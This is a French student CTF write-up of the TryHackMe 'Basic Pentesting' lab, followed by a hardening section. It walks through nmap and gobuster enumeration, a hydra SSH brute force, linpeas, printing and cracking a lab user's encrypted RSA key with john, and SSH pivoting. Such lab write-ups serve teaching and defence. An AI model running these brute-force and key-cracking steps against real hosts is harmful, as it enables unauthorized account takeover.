

# BTS SIO SISR

## Situation professionnelle numéro 4

*CTF mise en situation Pentest*

Ceci est un challenge tiré du site TryHackMe

Dans cette situation, nous verrons quelles informations je peux tirer à partir des failles que je vais essayer de trouver à l'aide de :

- Brute Force
- Crack de Hash
- Enumération de service
- Enumération Linux

Ce document est fourni à titre éducatif uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement légal, avec l'autorisation explicite des propriétaires des systèmes concernés. L'auteur décline toute responsabilité en cas d'utilisation malveillante ou illégale des informations présentées. En poursuivant la lecture de ce document, vous reconnaissez avoir pris connaissance de cet avertissement et en accepter les conditions.

# Plan de situation :

Le Cahier des charges.....	3
L'expression des besoins.....	3
Les offres du marché.....	3
 Feuille de route.....	4
Le plan.....	5
Quels sont les services exposés par la machine ?.....	7
Quel est le nom du répertoire caché sur le serveur web ?.....	10
Brute-force utilisateur pour trouver le nom d'utilisateur et le mot de passe.....	10
Quel est le nom d'utilisateur ?.....	10
Quel est le mot de passe ?.....	11
Explore la machine pour identifier des vecteurs d'élévation de privilège.....	12
Si tu as trouvé un autre utilisateur, que peux-tu faire avec cette information ?.....	14
Quel est le mot de passe final que tu obtiens ?.....	14
Axes de sécurisations.....	15
Bilan.....	16

# Le cahier des charges

## L'expression des besoins

Après la mise en place des solutions de sécurité (les Fortinet), et le pentest physique, la KLLT Bank à encore une fois été victime d'une cyber attaque. Cette fois-ci, s'en est trop. Ces attaques répétitives ne peuvent plus durer, l'image de la banque en a pris un coup. La direction de l'entreprise fait encore appel à Léo LE CORRE, expert cyber de l'entreprise qui dirige également une entreprise de test d'intrusion offensif (Pentest). Léo va réaliser des test d'intrusions en boîte noire qui vont lui permettre de mettre la lumière sur quelques failles.

## Les offres sur le marché

Il existe de nombreuses entreprises de Pentest effectuant du Pentest physique sur le marché comme par exemple :

NBS System, coût = 5 000€ – 20 000€

Cogiceo, coût = 4 000€ – 15 000€

DSecBypass, coût = 3 000€ – 12 000€

Vaadata, coût = 2 000€ – 30 000€

Protein, coût = 4 000€ – 20 000€

Akyl, coût = 3 000€ – 30 000€

Acylia, coût = 3 000€ – 12 000€

# Feuille de route

## Le plan

Le plan à suivre sera de répondre à toutes les questions suivantes pour récupérer le plus d'information :

Quels sont les services exposés par la machine ?

Quel est le nom du répertoire caché sur le serveur web ?

Brute-force utilisateur pour trouver le nom d'utilisateur et le mot de passe

Quel est le nom d'utilisateur ?

Quel est le mot de passe ?

Explore la machine pour identifier des vecteurs d'élévation de privilèges

Si tu as trouvé un autre utilisateur, que peux-tu faire avec cette information ?

Quel est le mot de passe final que tu obtiens ?

## Quels sont les services exposés par la machine ?

Pour identifier les services fonctionnant sur la machine cible, nous avons besoin d'un outil capable de nous fournir la réponse. J'ai choisi d'utiliser Nmap (« Network Mapper »), un utilitaire libre et gratuit pour la découverte de réseaux et l'audit de sécurité.

`nmap -sC -sV 10.10.104.79`

-sC Exécute un scan avec les scripts par défaut.

-sV Recherche les versions des services découverts.

```
(root@kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
# nmap -sC -sV 10.10.104.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:41 +07
Nmap scan report for 10.10.104.79
Host is up (0.42s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|_   account_used: guest
```

```

| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-08-26T02:41:55-04:00
| smb2-time:
|   date: 2024-08-26T06:41:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds

```

La réponse à la question Quels sont les services exposés par la machine sont :

- 22/ssh
- 80/http
- 8009/ajp13
- 8080/http

Je vois qu'il y a 4 ports ouverts. Maintenant, je vais commencer à explorer chaque port possible, comme les ports 80 et 8080/http.

## Quel est le nom du répertoire caché sur le serveur web ?

J'utiliserai Gobuster pour énumérer par force brute les fichiers et les répertoires

`gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
(root@kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
# gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/di
rectory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.104.79/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/development (Status: 301) [Size: 318] [→ http://10.10.104.79/deve
lopment/]
Progress: 22798 / 220561 (10.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 22806 / 220561 (10.34%)

Finished
```

Lorsque j'ai visité le site web sur le port 80/http, je suis tombé sur ces messages.







J'ai donc décidé de consulter la page source.

```
view-source:http://10.10.104.79/

1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Il y a là un petit indice qui éveille notre curiosité. Revenons à l'analyse du répertoire de Gobuster et vérifions-le.



<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.104.79 Port 80


Il s'agit d'une conversation entre les développeurs, probablement un rapport. Nous avons appris l'existence de

REST version 2.5.12

SMB


Apache





Sur la base de l'exploration du port 80, nous avons recueilli des informations utiles pour l'exploitation.

Maintenant, visitons le site web sur le port 8080/http. Cela ressemble à une page Apache Tomcat Version 9.0.7.



## Brute-force utilisateur pour trouver le nom d'utilisateur et le mot de passe

Si on revient en arrière et qu'on regarde le résultat du scan nmap, on voit que le service samba est en cours d'exécution Je vais donc utiliser enum4linux pour trouver les utilisateurs

`enum4linux -a 10.10.104.79`

-a Effectue toutes les énumérations simples (-U -S -G -P -r -o -n -i)

```
(root@kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
# enum4linux -a 10.10.104.79
```

Une fois fait, on a le nom des utilisateurs.

## Quel est le nom d'utilisateur ?

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Kay et jan.

## Quel est le mot de passe ?

Mais quel est le mot de passe ? Un outil comme Hydra est très efficace pour casser les mots de passe. Essayons-le.

`hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh`

-l LOGIN ou -L FILE login avec le nom LOGIN, ou charger plusieurs logins à partir de FILE

-p PASS ou -P FILE try password PASS, ou charger plusieurs mots de passe depuis FILE

```

root@kali:~/home/kibera/TryHackme/CTF/BasicPentesting
hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-26 15:24:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.104.79:22/
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344288 to do in 2097:08h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[STATUS] 85.86 tries/min, 601 tries in 00:07h, 14343801 to do in 2784:26h, 13 active
[22][ssh] host: 10.10.104.79 login: jan password:
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-26 15:34:17

```

## Explore la machine pour identifier des vecteurs d'élévation de privilège

Nous avons le nom d'utilisateur et le mot de passe. Maintenant, je vais me connecter via SSH.

ssh jan@10.10.104.79

Après avoir pris le contrôle de l'hôte cible, je veux le flag user.txt, mais ce dernier demande des droits plus élevés que les miens.

énumérer la machine pour trouver des vecteurs d'escalade de privilèges :

L'utilisation de LinPeas est un raccourci pour identifier les vulnérabilités ou les moyens possibles d'escalader les privilèges jusqu'à root.

scp linpeas.sh jan@10.10.104.79:/dev/shm

```

root@kali:~/home/kibera/TryHackme/CTF/BasicPentesting
scp linpeas.sh jan@10.10.104.79:/dev/shm
jan@10.10.104.79's password:
linpeas.sh
100% 840KB 179.4KB/s 00:04

```

Lançons LinPeas sur la machine cible.

./dev/shm/linpeas.sh

## Si tu as trouvé un autre utilisateur, que peux-tu faire avec cette information ?

Les résultats de l'analyse ont révélé un élément intéressant : la clé id\_rsa de Kay.

```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRyg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0LLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyklKU2dPseU7rLvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVvYh6FkLgtOfaly0bMqGIrM+eWVoX0rZPBlv8iyNTDdDE
3jRjqbOGLPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWLXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKkb0+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320x4h0PkCg66JDyHLS6B328uViI6Da6frYiOnA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqDFK/hTAdhMQ5diGXnNw3tBmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpC0aqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxLKntI7+jsNTwuPBCntSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxyNYsCED4lspXUE4uMS3yXBpZ/44SyY8KEzrAzaI
```

Copiez cette clé et créez un fichier id\_rsa sur notre machine. Je vais utiliser John the Ripper pour craquer ce hash SSH.

`ssh2john id_rsa > pass.hash`

Pour les hashes SSH, on doit utiliser ssh2john pour faciliter le craquage avec John.

`john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash`

```
(root@kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
# john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
id_rsa
1g 0:00:00:00 DONE (2024-08-26 16:09) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

J'ai le mot de passe de Kay. Maintenant, nous allons nous connecter via SSH, mais cette fois-ci, nous allons passer à la machine cible jan.

Procédons en nous connectant à SSH sur la machine jan.

`ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79`

```
jan@basic2:/dev/shm$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.104.79 (10.10.104.79)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Quel est le mot de passe final que tu obtiens ?

Lisons le fichier pass.bak

```
kay@basic2:~$ ls  
pass.bak  
kay@basic2:~$ cat pass.bak  
[REDACTED]  
kay@basic2:~$
```



## Axes de sécurisations

Au cours du CTF réalisé sur la plateforme TryHackMe, j'ai utilisé différentes techniques offensives telles que le scan réseau avec Nmap, le bruteforce SSH avec Hydra, l'énumération des services SMB avec enum4linux, la recherche de répertoires web avec Gobuster, ou encore le cassage de hash avec ssh2john. Dans un contexte professionnel, il est indispensable de mettre en place des mesures de sécurité afin de se prémunir contre ce type d'attaques.

Pour commencer, il est important de limiter la visibilité d'une machine sur le réseau. Par exemple, le blocage des requêtes ICMP (comme le ping) permet d'éviter qu'un attaquant détecte facilement la présence de la machine, la détection de requêtes envoyées en masse. De même, il convient de restreindre les ports ouverts uniquement à ceux strictement nécessaires. L'usage d'un système de détection ou de prévention d'intrusion, tel que Snort ou Suricata, permet de repérer et bloquer les tentatives de scan de ports réalisées avec des outils comme Nmap.

La sécurisation du service SSH est également une priorité, car il constitue une porte d'entrée très souvent ciblée. Pour cela, il est recommandé de modifier le port par défaut afin de réduire les risques de détection par des scanners automatiques. L'utilisation d'un outil comme Fail2ban permet de bloquer automatiquement une adresse IP après plusieurs tentatives de connexion échouées. Il est aussi fortement conseillé de désactiver l'authentification par mot de passe au profit de l'authentification par clé SSH, plus sécurisée, et de restreindre les accès au service SSH à une plage d'adresses IP définie.

En ce qui concerne les services réseau comme SMB, souvent utilisés pour l'énumération, il est important de désactiver ceux qui ne sont pas utilisés. Si le protocole SMB est nécessaire, il faut veiller à configurer strictement les partages de fichiers afin d'éviter toute fuite d'informations. Par ailleurs, une mise à jour régulière des services permet de corriger les vulnérabilités connues pouvant être exploitées par des outils comme enum4linux.

Du côté des applications web, il est essentiel de restreindre l'accès aux répertoires sensibles en configurant correctement le serveur web. L'installation d'un pare-feu applicatif (WAF) permet de bloquer les tentatives de scan de répertoires, comme celles réalisées avec Gobuster. L'accès aux zones d'administration d'un site web devrait toujours être protégé par une authentification forte, combinant mot de passe complexe et éventuellement une vérification en deux étapes.

Pour lutter contre les attaques par force brute sur les services comme SSH ou les formulaires web, une politique de mot de passe robuste doit être mise en place, incluant des critères de complexité et un renouvellement périodique. Des délais entre les tentatives de connexion ou des systèmes de blocage automatique peuvent également limiter les attaques par dictionnaire. La surveillance régulière des journaux d'accès permet de détecter ces comportements suspects.

Enfin, concernant la protection des mots de passe stockés sur un système, il est fondamental de ne jamais les conserver en clair. Les mots de passe doivent être hachés à l'aide d'algorithmes modernes et sécurisés, tels que bcrypt ou argon2, et combinés à une valeur de salage unique pour chaque utilisateur. L'accès aux fichiers contenant ces hachages, comme le fichier shadow sous Linux, doit être strictement réservé aux administrateurs système.

Toutes ces mesures de protection ont pour but de rendre inopérantes les techniques utilisées lors de ce CTF, en renforçant la sécurité du système face aux attaques courantes rencontrées dans des contextes réels.

## Bilan :

L'attaque a commencé par un scan Nmap pour identifier les services fonctionnant sur le serveur. Ensuite, un outil de force brute (Hydra) a été utilisé pour trouver le nom d'utilisateur et le mot de passe ssh. LinPeas a ensuite été utilisé pour identifier les vulnérabilités de la machine cible. Il a été découvert que la clé `id_rsa` d'un autre utilisateur était accessible. Cette clé a ensuite été craquée à l'aide de John the Ripper, ce qui a permis d'accéder à un compte d'utilisateur à privilèges élevés.

Nous proposerons de mettre en places les conseils de l'axe de sécurisations.